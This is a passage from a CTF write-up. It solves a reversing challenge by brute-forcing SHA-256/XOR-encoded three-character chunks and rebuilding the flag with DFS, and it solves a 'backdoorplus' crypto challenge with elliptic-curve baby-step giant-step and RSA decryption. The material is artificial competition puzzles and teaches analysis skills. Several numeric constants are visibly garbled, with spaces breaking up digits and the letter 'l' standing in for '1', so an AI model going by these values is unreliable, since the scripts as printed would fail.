  if ( v89 > 0xF )
    v10 = pbInput[0];
  BCryptHashData(phHash, v10, cbInput[0], 0);
  BCryptFinishHash(phHash, &pbOutput, 0x20u, 0);
  BCryptDestroyHash(phHash);
  BCryptCloseAlgorithmProvider(phAlgorithm, 0);
  v11 = v89;
  v12 = v89 > 0xF;
  v13 = &v101;
  v14 = 2i64;
  v15 = 2i64;
  v16 = *(_QWORD *)cbInput;
  v17 = pbInput[0];
  do
  {
    v18 = pbInput;
    if ( v11 > 0xF )
      v18 = (PUCHAR *)v17;
    *(v13 - 1) ^= *((_BYTE *)v18 + (v14 - 2) % v16);
    v19 = (v14 - 1) % v16;
    if ( v12 )
    {
      *v13 ^= v17[v19];
      v13[1] ^= v17[v14 % v16];
      v13[2] ^= v17[(v14 + 1) % v16];
      v13[3] ^= v17[(v14 + 2) % v16];
      v13[4] ^= v17[(v14 + 3) % v16];
      v13[5] ^= v17[(v14 + 4) % v16];
      v13[6] ^= v17[(v14 + 5) % v16];
      v13[7] ^= v17[(v14 + 6) % v16];
      v13[8] ^= v17[(v14 + 7) % v16];
```

后面插入到了一个类似set的结构里，key就是取的三个字节，value就是最后异或的值

最后取出来所有的value拼在一起memcmp比较

```
        if ( (unsigned __int64)(pbInput[0] - v66 - 8) > 0x1F )
          invalid_parameter_noinfo_noreturn();
      }
      j_j_free(v66);
    }
    v55 += 32;
  }
  while ( v55 != v56 );
  v54 = v99;
}
v67 = (char *)Buf1[0];
if ( (void *)(Buf1[1] - Buf1[0]) != (void *)1280
  || (v68 = memcmp(Buf1[0], &unk_1400090C0, 0x500ui64), v69 = "right,flag is your input!", v68) )
{
  v69 = "Error.";
}
v70 = std::operator<<<std::char_traits<char>>(std::cout, v69);
std::ostream::operator<<(v70, std::endl<char,std::char_traits<char>>);
if ( v67 )
{
  v72 = v67;
  if ( (unsigned __int64)(v54 - (_QWORD)v67) >= 0x1000 )
  {
    v67 = (char *)*((_QWORD *)v67 - 1);
    if ( (unsigned __int64)(v72 - v67 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v67);
```

直接预先计算出所有value对应的key反查，然后固定fla开头dfs搜索下一个3字节开头是上一个后两个

```
import hashlib
import binascii
import sys
sys.setrecursionlimit(10000)


def sha256_hash(data):
    sha256 = hashlib.sha256()
    sha256.update(data.encode('utf-8'))
    return sha256.digest()

def xor_with_key(data, key):
    key_len = len(key)
    return bytes([data[i] ^ key[i % key_len] for i in
range(len(data))])

results = dict()

def gen():
    alphabet = "0123456789abcdefghijklmnopqrstuvwxyz{}-"
    for c_1 in alphabet:
        for c_2 in alphabet:
```

```
            for c_3 in alphabet:
                data = c_1 + c_2 + c_3
                hash_value = sha256_hash(data)
                xor_result = xor_with_key(hash_value,
data.encode('utf-8'))
                results[xor_result.hex()] = data
```

```
my_data =
binascii.unhexlify("EB74464F7924C56210CBFFC5A239BE0399ED2C8FB9542BA7C
58A7E560F352CA03EE5E00A6EA938CF85F882C799D78BC682225428F4E556D047F15E
5766855C04660DC72181954CF9976E5705CBAA483D2AAB5A69283D68E4F74C23CFA8C
226D0F941E7F4FF9960F1DA677E9DBF9814B5B3E2D799074AC0120F212F3A52C37FE3
35D56DB4BD214600049F7F950C01FABD8625065607304F17AEF3C0F0177F9B3EBDE56
63346606CB307F1645F006DB088F34F7D44BE9543A1393B29506D1D31814460FE7BAC
48BDBB8E354128E7535CE73B1618C594D9D1B9BF7148A7D77077E9A7FFA0BE1CFA980
0FE3364F9E7304557974045E0C950B8F3444432C16AB7DDEE371F6026FA2D6FC14359
8A9EE9E12736EABD515BAE24BB03E4C062DDC263F4A18C3E5C10A4CC88E19B04592B8
64AC883D8B994EEB2C46496B3416B000C9A344A4F3CF2C30DA6DD57B7D3701CDCB941
8EAE8A0470C2AD2668ECF0E3AE6B6A29F6AE3C23E30F42571DFC507171D173F928718
E2A5D18C43F7A5B20E125A6421EFBEFA5034BF44B5E66EF90124EE2CFFD9AACE7C493
56A64ADFFBA0D44D29B125AB8E98386ED91129B0197AE9A642C173578EFD4784D1EE0
87CE765A714640F9AA867A4AD879229F1712037D522B5226B2DC7440EFCB753EC8A52
C29CF1FB9BD85FA65FDA70B1261E143F9406D00D90AA0F55310652F3F908D7C1E5A84
1F77EBD3014FCA23CB223F8915D7730AFC7276F1C0FC7EA33A3083553D2684D964EC7
E4A9205DEE6FCFEADA8B589CF48326AF2DEBF56DB42A4DFDF74BF9CB0A34BFD97B90B
83E17E31FE0A48B54C94AC4175B46302D5E8B38D7CB42E618AEC9197D43B1B36891A1
8CDC5CA57F20284187FE6988D860ED46076F779B088D2FA78A798A55DCC6E657E8B10
1A23B9F8ADE02F696D905F63C626C3E07FD06002B2030B20FAFF02625D9B875A4B74D
D421CCB5411CC309EBE7CC75BED408F9F486E6CFFF4F14AC36DFFB643C2721A3AD4CA
95415D59CF3C3EE85FF75F2BC6FFD1FC09499544B7218F5937E8B73C7764DEBC84026
6B14F3D049AE9511AB135CC764C5C6F10C87C087BC8D3181D7470630D4A983FE401F4
6C99F4A52D81E8D4146211BFA28AE52C9D0E3974AFB2D830F443136F4464DDFEFA306
88BE27A8A0158A85B8040C2C04598F2111751D296F862FFEBC2FB50D6530FE6C09D70
F54664ED2F2C44365D647B3E6D5BB45707C8B18C8A248B153309605B34ED9CEF42172
114F52AE47E8063131EFB2F1AD55868D648722111B00CFE2132463F9659AA1F8298ED
2FBD1239071DC3ACF63661C77A5ACBB54410FF3F7CFA1701040BD2D2C8F721A37E310
A84605845E7202DB021B2346A1BB920AE80DD0066F05A0524BC80339ED99325428834
73FEFCA18C1C8B8C9B0E31B7169BAC1F1B9697B2799BDB869006C16C49B77525AB754
6FE3345E5F01A5E248FB966B7592D2A0DA0BED3E27F6C789647FDE73F59258FFC6A63
8758661126FC03D24226DA7295EBDF50C52D96631B5804D02CDF2DC89FA6063CA2D00
953200BED4BF734CEDBA0C56A185C46CB60ABCDD8C611E4203B4E0F217FA14389FB1A
49C03180CC616C730FA48B1B96EB17D7B3BDFD9B6A7D646A57C976DD592A3F022A153
99A1C37140E1897B231918DC2F2257DD2CC33FADEF99939CE9EB676674458ED487984
E9F8D2C7DF23D8093940FEAB586D0E674B6B2416125DED9C2386A247F1D87BAD1CAB6
40579EAE3050FFD0A8AEDF52254AA5E9186F060C97150EC26626CC8451C47569764B2
81667A54428E096A20A5D81EB4D")

three_chars = dict()
```

```
def dfs(curr_flag, depth):
    if "}" in curr_flag or depth > 42:
        print(curr_flag)
        return
    print("Looking for three-char strings starting with",
curr_flag[-2:])
    for next_part in three_chars[ curr_flag[-2:] ]:
        print("Trying", next_part)
        dfs(curr_flag + next_part[-1], depth+1)

gen()

for i in range(0, len(my_data), 0x20):
    curr_data = my_data[i:i+0x20]
    ans = results[curr_data.hex()]
    print(ans, end='\n')

    if ans[:2] in three_chars.keys():
        three_chars[ ans[:2] ].append(ans)
    else:
        three_chars[ ans[:2] ] = [ ans ]

print("\n\n")
dfs("fla", 0)
```

Crypto

backdoorplus

```
p = 627710173538668076383578942320766641608390870039032496127 9
n = 627710173538668076383578942317605901376719477318284228408 1
b = 0x64210519E59C80E70FA7E9AB72243049FEB8DEECC146B9B1

Gx = 0x188DA80EB03090F67CBF20EB43A18800F4FF0AFD82FF1012
Gy = 0x07192B95FFC8DA78631011ED6B24CDD573F977A11E794811
```

```
E = EllipticCurve(GF(p), [-3, b])
G = E(Gx, Gy)

a, b, w, X = 751818, 1155982, 908970521, 20391992
sr = 60525791697274142540546533837152817974175109942855309276l5
mr = 38397843913388490564679778824032358637605035901348521416 64

sP = E.lift_x(sr)

# import gmpy2
from tqdm import tqdm
def bsgs(g,y,bound):
    m = isqrt(bound)+1
    dic={}
    tmp = E(0)
    t = m*g
    for j in (range(m)):
        dic[str(tmp)] = j
        tmp += t

    tmp = y
    t = g
    for j in tqdm(range(m)):
        if str(tmp) in dic.keys():
            return dic[str(tmp)]*m+j
        tmp -= g

bsgs(G, sP, 2^49)

from hashlib import sha1
import gmpy2

t = 1
Y = X * G
n = 627710173538668076383578942317605901376719477318284228408l
k1 = 432179965122662
a, b, w, X = 751818, 1155982, 908970521, 20391992
z = (k1 - w * t) * G + (-a * k1 - b) * Y
zx = int(z.x()) % n
k2 = int(sha1(str(zx).encode()).hexdigest(), 16)
```

```
c =
12947165233858803927102244765780098702923431230623524028697025051106522445041010073383382487149 43
# c =
12751175759532589287890816465795391304870875645403561028650236779302900583816866615192056635471 11

p = k2
for i in range(99):
    p = gmpy2.next_prime(p)
q = gmpy2.next_prime(p)
phi = (p-1)*(q-1)
d = inverse_mod(65537, phi)
m = int(pow(c, d, p*q))
from Crypto.Util.number import *

for i in range(2**20):
    M = long_to_bytes(m+i*p*q)
    if b'flag' in M:
        print(M)
```